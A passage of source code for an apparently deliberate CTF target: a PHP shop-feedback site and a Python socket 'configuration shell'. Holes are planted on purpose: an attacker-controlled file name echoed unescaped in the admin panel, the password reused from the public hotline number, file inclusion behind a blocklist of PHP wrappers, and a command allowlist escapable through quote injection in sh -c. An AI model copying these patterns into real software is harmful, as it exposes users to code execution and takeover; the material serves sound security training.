            <div class="grid grid-cols-1 md:grid-cols-2 gap-6">
                <div class="mb-4">
                    <label for="username" class="block text-sm font-medium text-
gray-300">您的昵称</label>
```

```
                    <input type="text" name="username" id="username" required
class="mt-1 p-3 w-full bg-gray-700 border border-gray-600 rounded-md text-white
focus:ring-2 focus:ring-blue-500" placeholder="请输入昵称">
                </div>
                <div class="mb-4">
                    <label for="email" class="block text-sm font-medium text-gray-
300">邮箱地址</label>
                    <input type="email" name="email" id="email" required
class="mt-1 p-3 w-full bg-gray-700 border border-gray-600 rounded-md text-white
focus:ring-2 focus:ring-blue-500" placeholder="请输入邮箱">
                </div>
            </div>
            <div class="mb-4">
                <label for="product" class="block text-sm font-medium text-gray-
300">商品名称</label>
                <input type="text" name="product" id="product" required class="mt-
1 p-3 w-full bg-gray-700 border border-gray-600 rounded-md text-white focus:ring-2
focus:ring-blue-500" placeholder="请输入商品名称">
            </div>
            <div class="mb-4">
                <label for="feedback" class="block text-sm font-medium text-gray-
300">反馈内容</label>
                <textarea name="feedback" id="feedback" required rows="6"
class="mt-1 p-3 w-full bg-gray-700 border border-gray-600 rounded-md text-white
focus:ring-2 focus:ring-blue-500" placeholder="请详细描述您的反馈或建议"></textarea>
            </div>
            <button type="submit" class="w-full bg-blue-600 hover:bg-blue-700
text-white font-bold py-3 px-4 rounded-md transition duration-300">提交 反馈
</button>
        </form>

        <!-- 反馈展示 -->
        <div id="feedbacks" class="space-y-6">
            <h2 class="text-2xl font-semibold text-white mb-4">用户反馈</h2>
            <?php
            $upload_dir = 'uploads/';
            if (!is_dir($upload_dir)) {
                mkdir($upload_dir, 0755, true);
            }

            // 处理表单提交
            if ($_SERVER["REQUEST_METHOD"] == "POST") {
                $username = $_POST['username']; // 不做任何过滤
                $email = htmlspecialchars($_POST['email']);
                $product = htmlspecialchars($_POST['product']);
                $feedback = htmlspecialchars($_POST['feedback']);
                $timestamp = date('YmdHis');
```

```
                $filename = $username . '_' . $timestamp . '.txt'; // 文件名完全可
控

                // 格式化反馈为规范的txt文件
                $content = "=== Feedback Details ===\n";
                $content .= "Name: $username\n";
                $content .= "Email: $email\n";
                $content .= "Product: $product\n";
                $content .= "Time: " . date('Y-m-d H:i:s') . "\n";
                $content .= "Feedback:\n$feedback\n";
                $content .= "================\n";

                // 保存到文件
                $upload_path = $upload_dir . $filename;
                file_put_contents($upload_path, $content);

                // 保存反馈元数据到JSON文件
                $metadata_file = $upload_dir . 'feedbacks.json';
                $feedbacks = file_exists($metadata_file) ?
json_decode(file_get_contents($metadata_file), true) : [];
                $feedbacks[] = [
                    'username' => $username,
                    'email' => $email,
                    'product' => $product,
                    'feedback' => $feedback,
                    'filename' => $filename,
                    'timestamp' => date('Y-m-d H:i:s')
                ];
                file_put_contents($metadata_file, json_encode($feedbacks,
JSON_PRETTY_PRINT));
            }

            // 显示反馈
            $metadata_file = $upload_dir . 'feedbacks.json';
            if (file_exists($metadata_file)) {
                $feedbacks = json_decode(file_get_contents($metadata_file), true);
                if (is_array($feedbacks)) {
                    foreach (array_reverse($feedbacks) as $fb) {
                        echo '<div class="message-card bg-gray-800 p-6 rounded-lg
glow">';
                        echo '<p class="text-sm text-gray-400">' .
htmlspecialchars($fb['timestamp']) . '</p>';
                        echo '<h3 class="text-lg font-semibold text-blue-400">' .
htmlspecialchars($fb['username']) . '</h3>';
                        echo '<p class="text-gray-400 text-sm">邮箱: ' .
htmlspecialchars($fb['email']) . '</p>';
                        echo '<p class="text-gray-400 text-sm">商品: ' .
htmlspecialchars($fb['product']) . '</p>';
```

```
                        echo '<p class="text-gray-200">' .
htmlspecialchars($fb['feedback']) . '</p>';
                        echo '<a href="' . $upload_dir . $fb['filename'] . '"
class="text-blue-500 hover:underline">查看反馈记录</a>';
                        echo '</div>';
                    }
                }
            }
            ?>
        </div>
    </div>

    <!-- 返回顶部按钮 -->
    <button class="back-to-top" onclick="window.scrollTo({top: 0, behavior:
'smooth'})">
        <svg class="w-6 h-6" fill="none" stroke="currentColor" viewBox="0 24">
            <path stroke-linecap="round" stroke-linejoin="round" stroke-width="2"
d="M5 10l7-7m0 0l7 7m-7-7v18"></path>
        </svg>
    </button>

    <!-- 联系我们弹窗 -->
<div id="contact-modal" class="fixed inset-0 bg-black bg-opacity-50 flex items-
center justify-center z-50 hidden">
    <div class="bg-white rounded-lg shadow-lg p-8 max-w-sm w-full relative">
        <button onclick="closeContactModal()" class="absolute top-2 right-2 text-
gray-400 hover:text-gray-700 text-2xl">&times;</button>
        <h2 class="text-2xl font-bold mb-4 text-gray-800">联系我们</h2>
        <div class="mb-4">
            <span class="block text-gray-600 mb-1">客服电话：</span>
            <span class="text-2xl text-yellow-500 font-bold animate-pulse select-
all">400-123-4567</span>
        </div>
        <div class="mb-2">
            <span class="block text-gray-600 mb-1">客服邮箱：</span>
            <span class="text-blue-600 font-mono select-
all">support@interstellar.dsz</span>
        </div>
    </div>
</div>

    <footer class="text-center text-gray-400 text-sm mt-12 py-6">
        <p>© 2025 星际商城 | <a href="#" class="text-blue-500 hover:underline">隐私
政策</a> | <a href="#" class="text-blue-500 hover:underline">服务条款</a></p>
        <p>地址：银河系地球村科技路88号 | 客服邮箱：support@interstellar.dsz | 热线：
<span class="text-lg text-yellow-400 font-bold animate-pulse">400-123-4567</span>
</p>
    </footer>
```

```
    <script>
        // 动态刷新页面
        document.querySelector('form').addEventListener('submit', function() {
            setTimeout(() => {
                location.reload();
            }, 500);
        });

        // 返回顶部按钮显示/隐藏
        window.addEventListener('scroll', function() {
            const button = document.querySelector('.back-to-top');
            if (window.scrollY > 300) {
                button.classList.add('visible');
            } else {
                button.classList.remove('visible');
            }
        });

        function openContactModal(e) {
    e.preventDefault();
    document.getElementById('contact-modal').classList.remove('hidden');
}
function closeContactModal() {
    document.getElementById('contact-modal').classList.add('hidden');
}
    </script>
</body>
</html>
```

- admin.php

PHP

```php
<?php
ob_start();
?>
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>反馈管理后台 - 星际商城</title>
    <script src="https://cdn.tailwindcss.com"></script>
    <style>
        body {
            background: linear-gradient(135deg, #1e3a8a, #6b21a8);
            min-height: 100vh;
```

```
            margin: 0;
            padding-top: 80px;
        }
        .navbar {
            background: rgba(17, 24, 39, 0.95);
            backdrop-filter: blur(10px);
            box-shadow: 0 2px 5px rgba(0, 0, 0, 0.2);
        }
        .glow {
            box-shadow: 0 0 15px rgba(59, 130, 246, 0.5);
        }
        .error-message {
            background: #ef4444;
            color: white;
            padding: 1rem;
            border-radius: 0.5rem;
            text-align: center;
        }
    </style>
</head>
<body class="text-gray-100 font-sans">
    <!-- 导航栏 -->
    <nav class="navbar fixed top-0 left-0 w-full z-50">
        <div class="container mx-auto px-6 py-4 flex items-center justify-
between">
            <div class="flex items-center space-x-4">
                <img src="QQ.png" alt="StarMall Logo" class="h-10 w-10 rounded-
full glow" style="max-width:48px;max-height:48px;">
                <h1 class="text-2xl font-bold text-white">星际商城 - 管理后台</h1>
            </div>
            <div class="space-x-6">
                <a href="index.php" class="text-gray-300 hover:text-blue-400
transition">返回前台</a>
                <a href="uploads/" class="text-gray-300 hover:text-blue-400
transition">反馈档案</a>
            </div>
        </div>
    </nav>

    <div class="container mx-auto p-6 max-w-4xl">
        <h1 class="text-3xl font-semibold text-center mb-8 text-white glow">反馈管
理后台</h1>

        <!-- 登录表单 -->
        <?php
        session_start();
        $admin_password = '400-123-4567';
        if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST['password'])) {
```

```
            if ($_POST['password'] === $admin_password) {
                $_SESSION['logged_in'] = true;
            } else {
                echo '<p class="text-yellow-500 text-center error-message mb-6">密码错误！</p>';
            }
        }

        if (!isset($_SESSION['logged_in']) || $_SESSION['logged_in'] !== true) {
        ?>
        <form action="" method="POST" class="bg-gray-800 p-8 rounded-lg glow mb-12 max-w-md mx-auto">
            <div class="mb-6">
                <label for="password" class="block text-sm font-medium text-gray-300">管理员密码</label>
                <input type="password" name="password" id="password" required class="mt-1 p-3 w-full bg-gray-700 border border-gray-600 rounded-md text-white focus:ring-2 focus:ring-blue-500" placeholder="请输入密码">
            </div>
            <button type="submit" class="w-full bg-blue-600 hover:bg-blue-700 text-white font-bold py-3 px-4 rounded-md transition duration-300">登录</button>
        </form>
        <?php } else { ?>

        <!-- 统计数据 -->
        <div class="bg-gray-800 p-8 rounded-lg glow">
            <h2 class="text-2xl font-semibold text-white mb-6">反馈统计概览</h2>
            <p class="text-gray-300 mb-4">以下是用户提交的商品反馈统计数据，包含反馈总数、文件数量及存储占用情况。所有反馈文件可在<a href="uploads/" class="text-blue-500 hover:underline">反馈档案目录</a>中查看。</p>
            <?php
            $upload_dir = __DIR__ . '/uploads/';
            $metadata_file = $upload_dir . 'feedbacks.json';

            // 统计反馈总数
            $total_feedbacks = 0;
            $user_counts = [];
            $product_counts = [];
            if (file_exists($metadata_file)) {
                $feedbacks = json_decode(file_get_contents($metadata_file), true);
                if (is_array($feedbacks)) {
                    $total_feedbacks = count($feedbacks);
                    foreach ($feedbacks as $fb) {
                        $username = $fb['username'];
                        $product = $fb['product'];
                        $user_counts[$username] = ($user_counts[$username] ?? 0) + 1;
```

```
                        $product_counts[$product] = ($product_counts[$product] ??
0) + 1;
                    }
                } else {
                    echo '<p class="text-yellow-400 text-center error-message mb-
4">无法解析反馈数据！</p>';
                }
            } else {
                echo '<p class="text-yellow-400 text-center error-message mb-4">反
馈数据文件不存在！</p>';
            }

            // 新统计面板，遍历目录并渲染文件名（不做转义，允许php代码执行）
            $file_count = 0;
            $total_size = 0;
            $files = glob($upload_dir . '*.txt');
            echo '<div class="bg-gray-700 p-6 rounded-md mb-8">';
            echo '<h2 class="text-xl font-bold text-blue-400 mb-4">反馈文件列表
</h2>';
            echo '<table class="min-w-full text-left text-gray-200"><thead><tr><th
class="py-2">文件名</th><th class="py-2">大小</th><th class="py-2">操作</th></tr>
</thead><tbody>';
            foreach ($files as $file) {
                $filename = basename($file);
                $size = filesize($file);
                $file_count++;
                $total_size += $size;
                echo '<tr><td class="py-1 px-2 border-b">';
                echo $filename;
                echo '</td><td class="py-1 px-2 border-b">' . $size . ' B</td>';
                echo '<td class="py-1 px-2 border-b">';
                echo '<form method="POST" style="display:inline" onsubmit="return
confirm(\'确定要删除此文件吗？\');">';
                echo '<input type="hidden" name="delete_file" value="' .
htmlspecialchars($filename) . '"><button type="submit" class="text-red-400
hover:text-red-600 underline">删除</button>';
                echo '</form>';
                echo '</td></tr>';
            }
            echo '</tbody></table>';
            echo '<div class="mt-4 text-blue-300">总文件数: ' . $file_count . '，总
大小: ' . ($total_size > 1024 ? number_format($total_size/1024,1).' KB' :
$total_size.' B') . '</div>';
            echo '</div>';

            echo '<h3 class="text-lg font-semibold text-blue-400 mb-2">用户反馈统计
</h3>';
            echo '<ul class="list-disc list-inside text-gray-200 mb-4">';
```

```
            if (count($user_counts) === 0) {
                echo '<li>暂无数据</li>';
            } else {
                foreach ($user_counts as $user => $count) {
                    echo '<li>' . htmlspecialchars($user) . ': ' . $count . ' 条反
馈</li>';
                }
            }
            echo '</ul>';

            echo '<h3 class="text-lg font-semibold text-blue-400 mb-2">商品反馈统计
</h3>';
            echo '<ul class="list-disc list-inside text-gray-200">';
            if (count($product_counts) === 0) {
                echo '<li>暂无数据</li>';
            } else {
                foreach ($product_counts as $product => $count) {
                    echo '<li>' . htmlspecialchars($product) . ': ' . $count . '
条反馈</li>';
                }
            }
            echo '</ul>';
            ?>
        </div>
        <?php } ?>
    </div>

    <footer class="text-center text-gray-400 text-sm mt-12 py-6">
        <p>© 2025 星际商城 | 管理员专用</p>
    </footer>
</body>
</html>
<?php
// 删除文件处理（必须在任何输出前）
if (isset($_SESSION['logged_in']) && $_SESSION['logged_in'] === true &&
isset($_POST['delete_file'])) {
    $upload_dir = __DIR__ . '/uploads/';
    $metadata_file = $upload_dir . 'feedbacks.json';
    $del_file = basename($_POST['delete_file']);
    $del_path = $upload_dir . $del_file;
    if (is_file($del_path) && strpos($del_file, '.txt') !== false) {
        @unlink($del_path);
        // 同步删除 feedbacks.json 中的记录
        if (file_exists($metadata_file)) {
            $feedbacks = json_decode(file_get_contents($metadata_file), true);
            if (is_array($feedbacks)) {
                $feedbacks = array_filter($feedbacks, function($fb) use
($del_file) {
```

```
                    return $fb['filename'] !== $del_file;
                });
                file_put_contents($metadata_file,
json_encode(array_values($feedbacks), JSON_PRETTY_PRINT));
            }
        }
        // 删除后刷新页面，防止重复提交
        header('Location: ' . $_SERVER['REQUEST_URI']);
        exit;
    }
}

// 页面主内容输出完毕后再生成静态页面
if (isset($_SESSION['logged_in']) && $_SESSION['logged_in'] === true) {
    $page_content = ob_get_contents();
    file_put_contents(__DIR__ . '/admin.html', $page_content);
    echo '<div style="display:none" id="static-tip">[debug] 静态页面已生成</div>';
}
ob_end_flush();
?>
```

- gift.php

PHP

```php
<?php

$allow_dir = realpath(__DIR__ . '/../') . '/';
$filename = isset($_GET['file']) ? $_GET['file'] : '';

// 只允许包含html目录下的文件，且不能包含'..'和'php:'等伪协议
if (
    $filename &&
    strpos($filename, '..') === false &&
    strpos($filename, 'php:') === false &&
    strpos($filename, '://') === false &&
    strpos($filename, 'filter') === false &&
    strpos($filename, 'data:') === false &&
    strpos($filename, 'zip:') === false &&
    strpos($filename, 'phar:') === false &&
    strpos($filename, 'glob:') === false &&
    strpos($filename, 'expect:') === false &&
    strpos($filename, 'input') === false &&
    preg_match('/^[a-zA-Z0-9_\-\.]+$/', $filename)
) {
    $target = $allow_dir . $filename;
    if (file_exists($target)) {
        // 包裹php代码，演示文件包含+RCE
```

```
        echo "<pre>";
        include($target);
        echo "</pre>";
    } else {
        echo "<p style='color:red'>文件不存在</p>";
    }
} else {
    echo "<p style='color:red'>非法文件名</p>";
}
?>
```

- 12345.py

```python
import socket
import subprocess
import os
import re
import time

CONFIG_FILE = "/opt/server.conf"
LOG_FILE = "/opt/server.log"

def init_files():
    if not os.path.exists(CONFIG_FILE):
        with open(CONFIG_FILE, "w") as f:
            f.write("server_name: ctf_target\nlog_file: /opt/server.log\n")
    if not os.path.exists(LOG_FILE):
        with open(LOG_FILE, "w") as f:
            f.write("Server log initialized.\n")

def log_action(action, client_addr):
    with open(LOG_FILE, "a") as f:
        timestamp = time.strftime("%Y-%m-%d %H:%M:%S")
        f.write(f"[{timestamp}] {client_addr}: {action}\n")

def read_config():
    try:
        with open(CONFIG_FILE, "r") as f:
            return f.read().strip()
    except FileNotFoundError:
        return "Error: Config file not found."
    except Exception as e:
        return f"Error reading config: {str(e)}"

def write_config(data):
    try:
```

```
        if not re.match(r'^[a-zA-Z0-9\s:._-]+$', data):
            return "Error: Invalid characters in input."
        with open(CONFIG_FILE, "a") as f:
            f.write(f"{data}\n")
        return f"Written to config: {data}"
    except Exception as e:
        return f"Error writing config: {str(e)}"

def list_files():
    try:
        files = os.listdir("/opt")
        return "Files in /opt:\n" + "\n".join(files)
    except Exception as e:
        return f"Error listing files: {str(e)}"

def check_status():
    return """Service Status:
- Running: Yes
- Security: Advanced input validation enabled
- Log: Active
- Note: Command execution restricted to safe commands"""

def exec_cmd(cmd, client_addr):

    if re.search(r'[;|<>]', cmd):
        log_action(f"Blocked suspicious input: {cmd}", client_addr)
        return "Error: Forbidden characters (;|&<>) detected."

    allowed_cmds = ["whoami", "pwd", "date", "id"]
    base_cmd = cmd.split("'")[0].strip()
    if base_cmd not in allowed_cmds:
        log_action(f"Invalid command: {cmd}", client_addr)
        return f"Error: '{base_cmd}' not in allowed commands: {',
'.join(allowed_cmds)}"
    try:

        full_cmd = f"sh -c '{cmd}'"
        log_action(f"Executing command: {full_cmd}", client_addr)
        result = subprocess.run(full_cmd, shell=True, capture_output=True,
text=True, timeout=5)
        return result.stdout or result.stderr or "Command executed."
    except subprocess.TimeoutExpired:
        return "Error: Command timed out."
    except Exception as e:
        return f"Error executing command: {str(e)}"

def show_help():
```

```
    return """=== Configuration Shell ===
?/help          List available commands
q/quit          Exit the shell
read_config     Read server configuration
write_config    Write to server configuration
list_files      List files in /opt directory
check_status    Check server status
exec_cmd        Execute allowed system commands (e.g., whoami, pwd)
"""

def handle_client(client_socket, client_addr):
    client_socket.send(b"conf> ")
    while True:
        try:
            data = client_socket.recv(1024).decode().strip()
            if not data:
                break
            log_action(f"Received: {data}", client_addr)
            parts = data.split(maxsplit=1)
            command = parts[0].lower() if parts else ""
            args = parts[1] if len(parts) > 1 else ""

            if command in ("?", "help"):
                response = show_help()
            elif command in ("q", "quit"):
                client_socket.send(b"Goodbye.\n")
                break
            elif command == "read_config":
                response = f"Running 'cat {CONFIG_FILE}'\n{read_config()}"
            elif command == "write_config":
                response = write_config(args) if args else "Error: write_config
requires an argument."
            elif command == "list_files":
                response = list_files()
            elif command == "check_status":
                response = check_status()
            elif command == "exec_cmd":
                response = exec_cmd(args, client_addr) if args else "Error:
exec_cmd requires an argument."
            else:
                response = "Unknown command. Type 'help' for commands."
            client_socket.send(f"{response}\nconf> ".encode())
        except Exception as e:
            client_socket.send(f"Error: {str(e)}\nconf> ".encode())

def main():
    init_files()
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind(("0.0.0.0", 12345))
    server.listen(5)
    print("Server listening on port 12345...")
    while True:
        try:
            client_socket, addr = server.accept()
            print(f"Connection from {addr}")
            handle_client(client_socket, addr)
            client_socket.close()
            print(f"Connection from {addr} closed")
        except KeyboardInterrupt:
            print("\nShutting down server...")
            break
        except Exception as e:
            print(f"Server error: {str(e)}")
    server.close()
if __name__ == "__main__":
    main()
```